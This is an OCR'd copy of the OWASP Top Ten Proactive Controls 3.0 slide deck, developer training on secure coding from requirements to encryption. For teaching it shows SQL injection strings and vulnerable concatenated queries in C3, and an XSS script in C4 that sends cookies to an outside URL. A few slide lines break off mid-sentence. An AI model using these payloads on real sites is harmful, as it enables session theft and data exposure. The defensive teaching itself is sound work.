OWASP Top Ten Proactive Controls 3.0

OWASP: Core Mission

- The Open Web Application Security Project (OWASP) is a 501c3 not-for-profit also registered in Europe as a worldwide charitable organization focused on improving the security of software.

- Our mission is to make application security visible, so that people and organizations can make informed decisions about true application security risks.

About OWASP Top 10 Proactive Controls

- The controls are intended to provide initial awareness around building secure software.
- The document provides a good foundation of topics to help drive introductory software security developer training.
- These controls should be used consistently and thoroughly throughout all applications.

Project Leaders & Contributors

Project Leaders

Jim Manico

Jim Bird

Katy Anton

Contributors

Chris Romeo

Dan Anderson

David Cybuck


Dave Ferguson

Josh Grossman

Osama Elnaggar

Rick Mitchell

OWASP Top Ten Proactive Controls v3 (2018)



C1: Define Security Requirements

Microsoft SDL for waterfall

SDL Process: Requirements


The project inception phase is the best time for a development team to consider foundational security and privacy issues and to analyze how to align quality and regulatory requirements with costs and business needs.

SDL Practice #2: Establish Security and Privacy Requirements

Software Development Life Cycle

Microsoft SDL for Agile

Application Security Verification Standard 3.0.1



- First application security standard by developers, for developers
- Defines 3 risk levels with around **150** controls
- Similar but not the same: **ISO 27034**

Application Security Verification Standard 3.0.1

Level 1: Baseline

- Minimum required for all apps
- Mostly fully testable
- Mostly automatable

- 82 Controls

Application Security Verification Standard 3.0.1

Level 2: Standard

- Suitable for sensitive data
- About 75% testable
- Somewhat automatable

- 139 Controls

Application Security Verification Standard 3.0.1

Level 3: Comprehensive

- Suitable for critical apps
- Mostly testable via automation, but many more manual verifications required

- 154 Controls


Writing Unit Tests using ASVS

- Write unit tests to validate your application each and every build.

- Allows penetration testers to concentrate on difficult to automate tests, such as business logic flaws, access control issues, and things you forgot in the unit tests.

Writing integration tests

Integration tests can be written using Postman, Selenium, OWASP ZAP API



Requirements

#	Description	1	2	3	Since
4.1	Verify that the principle of least privilege exists - users should only be able to access functions, data files, URLs, controllers, services, and other resources, for which they possess specific authorization. This implies protection against spoofing and elevation of privilege.	✓	✓	✓	1.0
4.4	Verify that access to sensitive records is protected, such that only authorized objects or data is accessible to each user (for example, protect against users tampering with a parameter to see or alter another user's account).	✓	✓	✓	1.0
4.5	Verify that directory browsing is disabled unless deliberately desired. Additionally, applications should not allow discovery or disclosure of file or directory metadata, such as Thumbs.db, .DS_Store, .git or .svn folders.	✓	✓	✓	1.0
4.8	Verify that access controls fail securely.	✓	✓	✓	1.0
4.9	Verify that the same access control rules implied by the presentation layer are enforced on the server side.	✓	✓	✓	1.0
4.10	Verify that all user and data attributes and policy information used by access controls cannot be manipulated by end users unless specifically authorized.		✓	✓	1.0
4.11	Verify that there is a centralized mechanism (including libraries that call external authorization services) for protecting access to each type of protected resource.			✓	1.0
4.12	Verify that all access control decisions can be logged and all failed decisions are logged.		✓	✓	2.0

C2: Leverage Security Frameworks and Libraries

Leverage Security Frameworks and Libraries

- **Don't reinvent the wheel**: use existing coding libraries and software frameworks

- Use **native** secure features of frameworks rather than importing third party libraries.

- **Stay up to date** !

Why care about 3rd Party Library Security?

- **CVE-2016-5000** Apache POI Information Disclosure via **External Entity Expansion (XXE)**
- **CVE-2016-4216** Adobe XMP Toolkit for Java Information Disclosure via **External Entity Expansion (XXE)**
- **CVE-2016-3081** **Remote code execution** vulnerability in Apache Struts when dynamic method invocation is enabled
- **CVE-2015-8103** **Remote code execution** vulnerability in Jenkins remoting; related to the Apache commons-collections

Why care about 3rd Party Library Security?

- **CVE-2017-5638** **Remote Code Execution** (RCE) Vulnerability in Apache Struts 2

Libraries and Frameworks: Best Practices

- Use libraries and frameworks from trusted sources actively maintained and widely used.
- Create and maintain an inventory catalogue of all the third party libraries.
- Proactively keep libraries and components up to date; use tools, like OWASP Dependency Check, Retire.JS, to identify project dependencies and check if there are known, publicly disclosed vulnerabilities for all third party code.
- Reduce the attack surface by encapsulating the library and expose only the required behaviour into your software.

Caution

Caution

- Virtually every application has these issues.
- In many cases, the developers don’t even know all the components they are using, never mind their versions.
- Component dependencies make things even worse.

Verify

- Use automation to checks periodically (e.g., every build) if your libraries are out of date (OWASP Dependency Check / Retire JS)
- Consider ensuring the code of critical third-party libraries is reviewed for security on a regular basis.

C3: Secure Database Access

The Perfect Password ...

X' or '1'='1' --

- ✓ Upper
- ✓ Lower
- ✓ Number
- ✓ Special
- ✓ Over 16 characters

The Perfect Email Address ...

```
jim'or'1'!='@manicode.com
```

- ✓ RFC Compliant
- ✓ Should validate as legit email
- ✓ It's active now if you want to try
- ✓ Unsafe for SQL

Even Valid Data Can Cause Injection

1. `select id,ssn,cc,mmn from customers where email='$email'`

2. `$email = jim'or'1'!='@manicode.com`

3. `select id,ssn,cc,mmn from customers where email='jim'or'1'!='@manicode.com'`

SQL Injection

☒ Vulnerable Usage

```
String newName = request.getParameter("newName");
String id = request.getParameter("id");
String query = " UPDATE EMPLOYEES SET NAME="+ newName + " WHERE ID ="+ id;
Statement stmt = connection.createStatement();
```

☑ Secure Usage

```
//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);
//HQL
Query safeHQLQuery = session.createQuery("from Employees where id=:empId");
safeHQLQuery.setParameter("empId", id);
```

Warning

Some variables cannot be parameterized !

```
$dbh->prepare('SELECT name, color, calories
FROM ?
WHERE calories < ? order by ?');
```

What is wrong with this picture? What does this imply?

Caution

Caution

- One SQL Injection can lead to complete data loss. Be rigorous in keeping SQL Injection out of your code. There are several other forms of injection to consider as well.


Verify

- Code review and static analysis do an excellent job of discovering SQL Injection in your code.

Guidance

- *http://bobby-tables.com/*
- *https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet*
- *https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet*

C4: Encode and Escape Data



<

Anatomy of a XSS attack

Attack 1 : cookie theft

```
<script>
var badURL='https://owasp.org/somesite/data=' + document.cookie;
var img = new Image();
img.src = badURL;
</script>
```

Attack 2 : Web site defacement

```
<script>document.body.innerHTML='<blink>GO OWASP</blink>';</script>
```

XSS Attack: Problem & Solution

☒ The Problem

- Web page vulnerable to XSS !

☑ The solution


OWASP Java Encoder Project

OWASP Java HTML Sanitizer Project

Microsoft Encoder and AntiXSS Library

Microsoft AntiXSS Library

- System.Web.Security.AntiXSS
- Microsoft.Security.Application.AntiXSS
- Can encode for HTML, HTML attributes, XML, CSS and JavaScript.
- Native .NET Library
- Very powerful well written library



OWASP Java Encoder Project

- No third party libraries or configuration necessary
- This code was designed for high-availability/high-performance encoding functionality
- Simple drop-in encoding functionality
- Redesigned for performance
- More complete API (URI and URI component encoding, etc) in some regards.
- Compatibility : Java 1.5+
- Current version 1.2.1
- Last update, 2017-02-19: *https://github.com/OWASP/owasp-java-encoder/*

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

☑HTML Contexts

```
Encode#forHtml
Encode#forHtmlContent
Encode#forHtmlAttribute
Encode#forHtmlUnquotedAttribute
```

☑XML Contexts

```
Encode#forXml
Encode#forXmlContent
Encode#forXmlAttribute
Encode#forXmlComment
Encode#forCDATA
```

☑CSS Contexts

```
Encode#forCssString
Encode#forCssUrl
```

☑Javascript Contexts

```
Encode#forJavaScript
Encode#forJavaScriptAttribute
Encode#forJavaScriptBlock
Encode#forJavaScriptSource
```

☑URI/URL Contexts

```
Encode#forUri
Encode#forUriComponent
```

Other resources

- Ruby on Rails :
  http://api.rubyonrails.org/classes/ERB/Util.html
- PHP :
  http://twig.sensiolabs.org/doc/filters/escape.html
  http://framework.zend.com/manual/2.1/en/modules/zend.escaper.introduction.html
- Java/Scala :
  https://www.owasp.org/index.php/OWASP_Java_Encoder_Project
- .NET AntiXSS Library :
  http://www.nuget.org/packages/AntiXss/
- GO :
  http://golang.org/pkg/html/template/

Review: XSS Defense Summary

Data Type	Context	Defense
String	**HTML Body/Attribute**	**HTML Entity Encode**
String	**JavaScript Variable**	**JavaScript Hex Encoding**
String	**GET Parameter**	**URL Encoding**
String	**Untrusted URL**	**URL Validation, avoid JavaScript: URLs, Attribute Encoding, Safe URL Verification**
String	**CSS**	**CSS Hex Encoding**
HTML	Anywhere	HTML Sanitization (Server and Client Side)
Any	DOM	Safe use of JS API's
Untrusted JavaScript	Any	Sandboxing and Deliver from Different Domain
JSON	Client Parse Time	JSON.parse() or json2.js
JSON	Embedded	JSON Serialization

Other Injection Resources

Command Injection

https://www.owasp.org/index.php/Command_Injection

LDAP Injection

https://www.owasp.org/index.php/LDAP_Injection_Prevention_Cheat_Sheet

Injection Protection in Java

https://www.owasp.org/index.php/Injection_Prevention_Cheat_Sheet_in_Java

Caution

Caution

- XSS defense as a total body of knowledge is wicked complicated. Be sure to continually remind developers about good XSS defense engineering.

Verify

- SAST and DAST security tools are both good at XSS discovery.

Guidance

- *https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet*
- *https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet*
- *https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet*

C5: Validate All Inputs

Syntax and Semantic Validity

Applications should check that data is both *syntactically* and *semantically* valid before using it in any way.

- ***Syntax validity*** -> the data is in the expected form.
  - For example, an application may allow a user to select a four-digit “account ID”. The application check that the data entered by the user is exactly four digits in length, and consists only of numbers .
- ***Semantic validity*** -> the data is within an acceptable range for the given application functionality and context.
  - For example, in a date range, a start date must be before the end date.

Reminder: Even Valid Data Can Cause Injection

1. `select id,ssn,cc,mmn from customers where email='$email'`

2. `$email = jim'or'1'!='@manicode.com`

3. `select id,ssn,cc,mmn from customers where email='jim'or'1'!='@manicode.com'`

OWASP HTML Sanitizer Project

- HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.
- Written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review
  https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules.
- Simple programmatic POSITIVE policy configuration. No XML config.
- This is code from the Caja project that was donated by Google's AppSec team.
- High performance and low memory utilization.

OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

☑ **Sample Usage : validate img tags**

```
public static final PolicyFactory IMAGES = new HtmlPolicyBuilder()
.allowUrlProtocols("http", "https").allowElements("img")
.allowAttributes("alt", "src").onElements("img")
.allowAttributes("border", "height", "width").matching(INTEGER)
.onElements("img")
.toFactory();
```

☑ **Sample Usage : validate link elements**

```
public static final PolicyFactory LINKS = new HtmlPolicyBuilder()
.allowStandardUrlProtocols().allowElements("a")
.allowAttributes("href").onElements("a").requireRelNofollowOnLinks()
.toFactory();
```

Libraries and Frameworks

- Java

  http://hibernate.org/validator/

  http://beanvalidation.org/
- PHP's filter functions

  https://secure.php.net/manual/en/filter.examples.validation.php
- Ruby on Rails

  http://edgeapi.rubyonrails.org/classes/ActionView/Helpers/SanitizeHelper.html
- JavaScript

  https://github.com/cure53/DOMPurify

Other Resources

- Python

  https://pypi.python.org/pypi/bleach

- .NET


  https://github.com/mganss/HtmlSanitizer

- Ruby on Rails

  https://rubygems.org/gems/loofah

C6: Implement Digital Identity

NIST: Digital Identity Guidelines



NIST Special Publication 800-63

Revision 3

Digital Identity Guidelines

Paul A. Grassi
Michael E. Garcia
James L. Fenton

This publication is available free of charge from:
https://doi.org/10.6028/NIST.SP.800-63-3

COMPUTER SECURITY

NIST
National Institute of Standards and Technology
U.S. Department of Commerce

NIST Special Publication 800-63-3

Digital Identity Guidelines

Question:
What is authentication?

Answer:
Verification that an entity is who *it* claims to be.

How do we manage password policy and storage for authentication?

Wow.
Just... wow.

http://arstechnica.com/security/2012/12/25-gpu-cluster-cracks-every-standard-windows-password-in-6-hours

Online Hash Cracking Services

md5("86e39e7942c0password123!") = f3acf5189414860a9041a5e9ec1079ab

md5("password123!") = b7e283a09511d95d6eac86e39e7942c0

Password Storage Best Practices

1. Do not limit the characters or length of user password
2. Use a modern password policy scheme
3. Hash the password using SHA2-512 or another strong hash
4. Combine a credential-specific random and unique salt to the hash
5. Use BCRYPT, SCRYPT, PBKDF2 or Argon2 on the combined salt and hash
6. Store passwords as an HMAC + good key management as an alternative

1 Do Not Limit the Password Strength

- Limiting passwords to protect against injection is doomed to failure
- Use proper encoding and other defenses instead
- Very long passwords can cause DoS
- Do not allow common passwords

2 Use a Modern Password Policy Scheme

- Consider password policy suggestions from NIST
- Consider password topology research
- Do not depend on passwords as a sole credential. It's time to move to MFA.
- Encourage and train your users to use a password manager.

Special Publication 800-63-3: Digital AuthN Guidelines

Favor the user. Make your password policies *user friendly* and put the *burden on the verifier* when possible.

- At least 8 characters and allow up to 64 (if not more)
- Check against a list of common passwords
- Don’t force unnatural combinations of special characters
- Don’t use password hints
- Don’t use password questions
- No more mandatory expiration for the sake of it
- Migrate away from SMS for multi-factor (use FIDO or dedicated
- Allow all printable ASCII characters including spaces, and should accept all UNICODE characters, too – including emoji.

http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-63-3.pdf

3 Hash the Password with a Modern Hash

- If you ONLY hash a password it will be discovered in a very short amount of time, especially for short passwords. This is just one of several steps.
- **Problem**:
  - Long passwords can cause DOS
  - Bcrypt truncates long passwords to 72 bytes, reducing the strength of passwords
- **Solution**:
  - Applying the very fast algorithm SHA2-512 we can quickly reduce long passwords to 512 bits, solving both problems
- https://blogs.dropbox.com/tech/2016/09/how-dropbox-securely-stores-your-passwords/

4 Use a Credential-Specific Salt

- Protect (salt, password);
- Use a 32+ byte salt
- Do not depend on hiding, splitting, or otherwise obscuring the salt
- Consider hiding, splitting or otherwise obscuring the salt anyway as a extra layer of defense
- Salt should be both cryptographically random AND unique per user!

5 Leverage an Adaptive KDF or Password Hash

- PBKDF2 (salt, password, workFactor);
- PBKDF2 when FIPS certification or enterprise support on many platforms is required
- bcrypt where resisting most hardware accelerate attacks is necessary but enterprise support isn't
- scrypt where resisting any/all hardware accelerated attacks is necessary but enterprise support isn't
- Argon2i brand new password storage standard! Make the work factor as strong as you can tolerate and increase it over time!

Basic Password Storage Workflow

```
hash = sha2-512(password)
saltedHash = (credentialSpecificSalt + hash);
adaptiveHash = bcrypt(saltedHash, workFactor)
FinalCiphertext = AES-GCM(adaptiveHash, secretKey)
```
optional

Imposes difficult verification on the attacker *and defender!*

6 Leverage Keyed Protection Solution

- HMAC-SHA-256([key], [salt] + [credential])
- Protect this key as any private key using best practices
- Store the key outside the credential store
- Isolate this process outside of your application layer

Imposes difficult verification on the *attacker only!*

Caution

Caution

- Identity and Access Management solutions are incredibly complex and only getting more complex.
- Be ready for this complexity long term.
- Consider enterprise solutions.

Other Resources

- Authentication Cheat Sheet
  https://www.owasp.org/index.php/Authentication_Cheat_Sheet
- Password Storage Cheat Sheet
  https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet
- Forgot Password Cheat Sheet
  https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet
- Session Management Cheat Sheet
  https://www.owasp.org/index.php/Session_Management_Cheat_Sheet
- ASVS AuthN and Session Requirements
- NIST 800-63-3 Digital Authentication Guidelines
  https://pages.nist.gov/800-63-3/sp800-63-3.html

C7: Enforce Access Control


BOY,
THAT ESCALATED QUICKLY.

Access Control Anti-Patterns

- Hard-coded role checks in application code
- Lack of centralized access control logic
- Untrusted data driving access control decisions
- Access control that is “open by default”
- Lack of addressing horizontal access control in a standardized way (if at all)
- Access control logic that needs to be manually added to every endpoint in code
- Access Control that is “sticky” per session
- Access Control that requires per-user policy

RBAC (Role Based Access Control)

☒ **Hard-coded role checks**

```
if (user.hasRole("ADMIN")) || (user.hasRole("MANAGER")) {
    deleteAccount();
}
```

☑ **RBAC**

```
if (user.hasAccess("DELETE_ACCOUNT")) {
    deleteAccount();
}
```

ASP.NET Roles vs Claims Authorization

Role Based Authorization

```
[Authorize(Roles = "Jedi", "Sith")]
public ActionResult WieldLightsaber(){
    return View();
}
```

Claim Based Authorization

```
[ClaimAuthorize(Permission="CanWieldLightsaber")]
public ActionResult WieldLightsaber(){
    return View();
}
```

Apache Shiro Permission Based Access Control

http://shiro.apache.org/

☑Check if the current use have specific role or not:

```
if ( currentUser.hasRole( "schwartz" ) ) {
    log.info("May the Schwartz be with you!" );
} else {
    log.info( "Hello, mere mortal." );
}
```

Apache Shiro Permission Based Access Control

http://shiro.apache.org/

☑ **Check if the current user have a permission to act on a certain type of er**

```
if ( currentUser.isPermitted( "lightsaber:wield" ) ) {
    log.info("You may use a lightsaber ring.  Use it wisely.");
} else {
    log.info("Sorry, lightsaber rings are for schwartz masters only.");
}
```

Apache Shiro Permission Based Access Control

http://shiro.apache.org/

☑ **Check if the current user have access to a specific instance of a type: instance**

```
if ( currentUser.isPermitted( "winnebago:drive:eagle5" ) ) {
    log.info("You are permitted to 'drive' the 'winnebago' with license
plate (id) 'eagle5'");
} else {
    log.info("Sorry, you aren't allowed to drive the 'eagle5' winnebago!");
}
```

Access Control Design

- Consider **attribute based access control** design (ABAC).
- Build **proper data contextual access control methodologies**. Build a database that understands which user may access which individual object
- Build access control design not just for that one feature but for your whole application
- Consider adding a simple ownership relationship to data items so only data owners can view that data

Caution

Caution

- Good access control is **hard to add to an application late in the lifecycle**. Work hard to get this right up front early on.

Verify

- Turnkey security tools cannot verify access control since tools are not aware of your applications policy. Be prepared to do security unit testing and manual review for access control verification.

Guidance

- *https://www.owasp.org/index.php/Access_Control_Cheat_Sheet*
- *http://nvlpubs.nist.gov/nistpubs/specialpublications/NIST.sp.800-162.pdf*

C8: Protect Data Everywhere

Encrypt Data in Transit

What benefits does HTTPS provide?

- Confidentiality: Spy cannot view your data
- Integrity: Spy cannot change your data
- Authenticity: Server you are visiting is the right one
- Performance: HTTPS is much more performant than HTTP on modern processors
  - Damn you IoT for messing this up

HTTPS configuration best practices

https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet

https://www.ssllabs.com/projects/best-practices/

Encrypt Data in Transit

- HSTS (Strict Transport Security)

http://www.youtube.com/watch?v=zEV3HOuM_Vw

- Forward Secrecy

https://whispersystems.org/blog/asynchronous-security/

- Certificate Creation Transparency

http://certificate-transparency.org

- Certificate Pinning

https://www.owasp.org/index.php/Pinning_Cheat_Sheet

- Browser Certificate Pruning

Encrypt Data in Transit: HSTS (Strict Transport Security)

http://dev.chromium.org/sts

- Forces browser to only make HTTPS connection to server
- Must be initially delivered over a HTTPS connection
- Current HSTS Chrome preload list
  http://src.chromium.org/viewvc/chrome/trunk/src/net/http/transport_security_state_static.json
- If you own a site that you would like to see included in the preloaded Chromium HSTS list, start sending the HSTS header and then contact: https://hstspreload.appspot.com/
- A site is included in the Firefox preload list if the following hold:
  - It is in the Chromium list (with force-https).
  - It sends an HSTS header.
  - The max-age sent is at least 10886400 (18 weeks).

Encrypt Data in Transit: Forward Secrecy

https://whispersystems.org/blog/asynchronous-security/

- If you use older SSL ciphers, every time anyone makes a SSL connection to your server, that message is encrypted with (basically) the same private server key
- **Perfect forward secrecy**: Peers in a conversation instead negotiate secrets through an ephemeral (temporary) key exchange
- With PFS, recording ciphertext traffic doesn't help an attacker even if the private server key is stolen!


SO YOU ARE GOING TO BUILD SOME
CRYPTO INTO YOUR APP THIS MORNING
memegenerator.net

AES

AES-ECB

AES-GCM

AES-CBC

Unique IV per message

Padding

Key storage and management
+
Cryptographic process isolation

Confidentiality !

HMAC your ciphertext

Integrity !

Derive integrity and confidentiality keys from same master key with labeling

Don't forget to generate a master key from a good random source


SO YOU'RE GOING TO BUILD SOME
CRYPTO INTO YOUR APP THIS AFTERNOON
GOOD LUCK WITH THAT
memegenerator.net

Encrypt Data at Rest: Google Tink

https://github.com/google/tink

- cryptographic library that provides easy, simple, secure, and agile API for common cryptographic tasks.
- Designed to make it easier and safer for developers to use cryptography in their applications.
- *Direct integration into popular key management solutions like Amazon KMS < WHOA*
- Safe default algorithms and modes, and key lengths
- Java version in production. C++, Go and Obj-C on route.

Sample Usage :

```
encrypt(plaintext, associated_data), which encrypts the given plaintext (using
associated_data as additional AEAD-input) and returns the resulting ciphertext
decrypt(ciphertext, associated_data), which decrypts the given ciphertext (using
associated_data as additional AEAD-input) and returns the resulting plaintext
```

Encrypt Data at Rest: Libsodium

https://www.gitbook.com/book/jedisct1/libsodium/details

- A high-security, cross-platform & easy-to-use crypto library.
- Modern, easy-to-use software library for encryption, decryption, signatures, password hashing and more.
- It is a portable, cross-compilable, installable & packageable fork of NaCl, with a compatible API, and an extended API to improve usability even further
- Provides all of the core operations needed to build higher-level cryptographic tools.
- Sodium supports a variety of compilers and operating systems, including Windows (with MinGW or Visual Studio, x86 and x86_64), iOS and Android.
- The design choices emphasize security, and "magic constants" have

Cryptographic Storage

- Use encryption to counter threats, don’t just ‘encrypt’ the data
- Use standard well vetted crypto libraries (libsodium, Tink) and keep away from low level crypto work
- Use a form of secrets management to protect application secrets and keys https://www.vaultproject.io/
- Keep away from direct HSM use and home grown key management solutions
- Low level crypto -> well vetted libraries with key integration
- Keys in code or filesystem -> HSM -> Secrets Management

Caution

Caution

- Protecting sensitive data at rest and in transit is painfully tough to build and maintain, especially for intranet infrastructure. Commit to long term plans to continually improve in this area. Consider enterprise class solutions here.

Verify

